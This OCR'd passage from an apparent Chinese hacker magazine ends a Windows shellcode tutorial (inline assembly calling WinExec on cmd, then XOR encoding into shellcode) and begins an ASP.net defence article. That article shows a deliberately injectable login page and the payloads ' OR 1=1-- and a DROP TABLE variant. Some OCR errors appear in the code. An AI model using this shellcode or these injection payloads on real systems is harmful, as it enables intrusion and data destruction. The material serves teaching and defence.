


图11

把图中找到的**0x00027492**和**0x77e60000**加起来就得到WinExec的地址**0x77E87492**了，同样找到ExitProcess函数的地址为**0x77E86972**，运行效果如图12。




图12

10月14号 星期四

到了这一步，昨天的内容应该拿到Delphi下去加深理解了，所以接下来我们打开Delphi7编译器，写下这些代码：

```
procedure TForm1.Button1Click(Sender: TObject);
var buf:array[0..3] of char;
begin
buf[0] := 'c';
buf[1] := 'm';
buf[2] := 'd';
winexec(buf,sw_show);
exit;
end;
```

代码很简单，运行结果当然和预计一样了，如图13。




图13

重要的是看汇编语言的代码，按下F4单步运行，然后Ctrl+Alt+C进入汇编调试界面，看到的代码和VC下得到的差不多，如图14。




图14

可是Delphi下的汇编代码似乎不能拷贝，至少我还不知道如何拷下来。只好把先前VC下得到的汇编拿到Delphi下测试是否运行通过，反正它们得到的汇编代码几乎是一样的。

于是新建一个Delphi的工程，加一个按钮后输入代码：

```
procedure TForm1.Button1Click(Sender: TObject);
begin
asm
push      ebp
mov       ebp,esp
//把eax放进堆栈
push      ebx
//写入 cmd
mov       byte ptr [ebp-4],63h
mov       byte ptr [ebp-3],6Dh
mov       byte ptr [ebp-2],64h
mov       byte ptr [ebp-1],0
//mov        esi,esp
//在堆栈写入5=SW_SHOW 以及cmd\0
push      5
lea       eax,[ebp-4]
push      eax
                     //把winexec函数入口地址写入eax
$0006114d+$7c800000=$7c86114d
mov       eax,$77E87492
call      eax
//把1写入堆栈
```

```
push    1
//把ExitProcess函数的入口地址放进eax
mov eax,$77E86972
call eax
jmp esp
end;
end;
```




图15

运行效果如图15。好了，可以看出我们的汇编代码是合乎要求的了，下面我来把它变成机器码：本来是在汇编调试界面把机器码拷下来或抄下来的，但那个简直就是可怕的体力劳动，一不小心还会出错。

现在网上不是有个叫做“ASM_2_ShellCodc自动转换工具”的小套装吗，有些网站上面的“ShellCode自动转换工具”是一个早期版本，它生成的code有0x00，所以还是用“ASM_2_ShellCode自动转换工具”好一些。




图16

我们来看看它的用法：

1.首先把汇编语言代码用文本文件整理出来，除掉代码里面的ptr，比如**mov byte ptr [ebp-14h],'S'** 就应该写成**mov byte [ebp-14h],'S'** 然后在第一行写上BITS 32。再把后缀改称asm，比如test.asm。

2.用nasm编译，命令如下**nasm -s -fbin test.asm**

3.使用Xor工具处理生成的test，命令如下**Xor test 0x95 >>afterxor.asm**

4.用nasm编译新的asm文件afterXor.asm，命令如下**nasm -s -fbin AfterXor.asm**，将生成aferxor文件。

5.最后使用Shellcode来生成所需code，命令如下**shellcode AfterXor**

最后就生成了TheCode.txt文件。

用来测试一下，通过运行，得到本地的cmd shell，如图16。

好了，现在学习shellcode的三段都自己实验成功了，只需要把填充、跳转、功能代码有目的准确组合，就基本上初步学会了shellcode的编程思路，如果再加上自动搜索函数地址，再把我们开cmd的那段代码换成其他更有实用功能的代码，我们写出来的shellcode就更有实用价值了。

一夫当关，万夫莫开

——ASP.net帮你阻挡SQL Injection攻击

——麦秆虫

SQL Injection攻击，自从上个世纪九十年代起，一直是网上最常见的攻击方式之一，不计其数的网站深受其害。那些只会背几个攻击代码的“公式菜鸟”让网管们头痛不已，很多网管朋友都会采取加固系统，打上最新的补丁等措施来防范这种攻击。但是这样“亡羊补牢”的方法存在着滞后性，况且网站被攻击，主要问题出在程序上，这一点却往往被忽视。

在往期的《黑客X档案》中，关于SQL Injection攻击的文章数不胜数，都在疯狂的介绍着攻击技术。然而有攻必有防，于是有了此文。

一、漏洞分析

我们首先对网站进行“解剖”分析，看看它是如何被攻击的，下面是用于身份验证的登录页面的核心代码：

```
<%@ Import NameSpace="System.Data.SqlClient"%>
<html>
<body>
<h1>Please Log In</h1>
<hr>
<form runat="server">
<table cellpadding="8">
<tr>
<td>User Name:</td>
<td>
<asp:TextBox ID="UserName" RunAt="server" />
</td>
</tr>
<tr>
<td>Password:</td>
<td>
<asp:TextBox ID="Password" TextMode="Password" RunAt="server" />
</td>
</tr>
<tr>
<td>
<asp:Button Text="Log In" OnClick="OnLogIn" RunAt="server" />
</td>
<td></td>
</tr>
</table>
</form>
<hr>
<h3><asp:Label ID="Output" RunAt="server" /></h3>
</body>
</html>
<script language="C#" runat="server">
void OnLogIn (Object sender, EventArgs e)
{
if (Authenticate (UserName.Text,
```

```
Password.Text))
        Output.Text = "Welcome,"+UserName.Text+"!";
    else
        Output.Text = "Invalid login";
}
bool AuThenticate (string username, string password)
{
    sqlConnection connection = new SqlConnection ("server=localhost; database=weblogin; uid=sa");
    try{
        connection.open ;
        string cmdtext = String.Format ("select count (*) from users where " + "username=\'{0}\' and cast (password as " + "varbinary)=cast (\'{1}\' as varbinary)", username, password);
        SqlCommand command = new SqlCommand (cmdtext, connection);
        int count = (int) command.ExecuteScalar ;
        return (count > 0);
    }
    finally {
        connection.close ;
    }
}
</script>
```

从这段代码中可以看到，这个登录页面使用一个名为“Weblogin”的SQL Server数据库，生成这个数据库的脚本代码如下：

```
CREATE DATABASE WebLogin
GO
USE WebLogin
GO
CREATE TABLE User (UserName varchar(32) NOT NULL,Password varchar(32) NOT NULL)
GO
INSERT INTO users (UserName, Password)
VALUES ('mgc','123456')
INSERT INTO users (UserName, Password)
VALUES ('abc','qwerty')
GO
```

这个数据库中包含一个“Users”表，保存了“用户名／密码”对。登录页面通过对“Users”表执行“SELECT COUNT”命令来验证用户输入凭证的有效性。如果用户输入用户名“mgc”，密码“123456”，则进行如下查询：

```
SELECT COUNT (*) WHERE UserName='mgc' AND CAST (Password) AS VARBINARY=CAST ('123456') AS VARBINARY
```

在这个查询中，如果“Users”表中存在匹配的“用户名／密码”对，就返回符合查询的标准规定记录条数为1，否则为0。通过验证后，会进入一个欢迎界面，验证失败则显示一条“Invalid login”消息。

看到这里也许你会说，这种验证方法不是很合理吗？其实不然，看了下面几个例子你就会发现，这种验证对SQL Injection攻击是完全敞开的。

在登录页面中试着输入用户名：“' OR 1=1-- ”(不含引号，下同)，密码为空，接着你会惊奇的发现它竟然轻易地通过了验证，尽管“Users”表中并没有这个“用户名／密码”对，这是因为登录页面对数据库中的“Users”表进行了如下查询：

```
SELECT COUNT (*) WHERE UserName='' OR 1=1-- ' AND CAST (Password) AS VARBINARY=CAST ('') AS VARBINARY
```

在上面的查询里，SQL执行布尔运算：“UserName=''”为假，“1=1”为真，因为“假 OR 真 = 真”(这一点相信凡是上过高中的朋友都明白吧！)，所以用户名查询结果为真，而“--”符号以下是注释部分，导致AND子句与程序不相关，于是这个验证就返回“true”，也就是说通过了验证。

如果你想知道SQL Injection攻击的危害究竟有多大，那么请看下面这个例子。

在登录页面中输入用户名：“' OR 1=1;DROP TABLE USERS-- ”，密码同样为空，确认后去看看你的数据库，怎么样，找不到“Users”表了吧！原因是这个用户名在下面的查询中调用了“DROP TABLE”命令从数据库中删除了“Users”表。

```
SELECT COUNT (*) WHERE UserName='' OR 1=1;DROP TABLE USERS-- ' AND CAST (Password) AS VARBINARY=CAST ('') AS VARBINARY
```

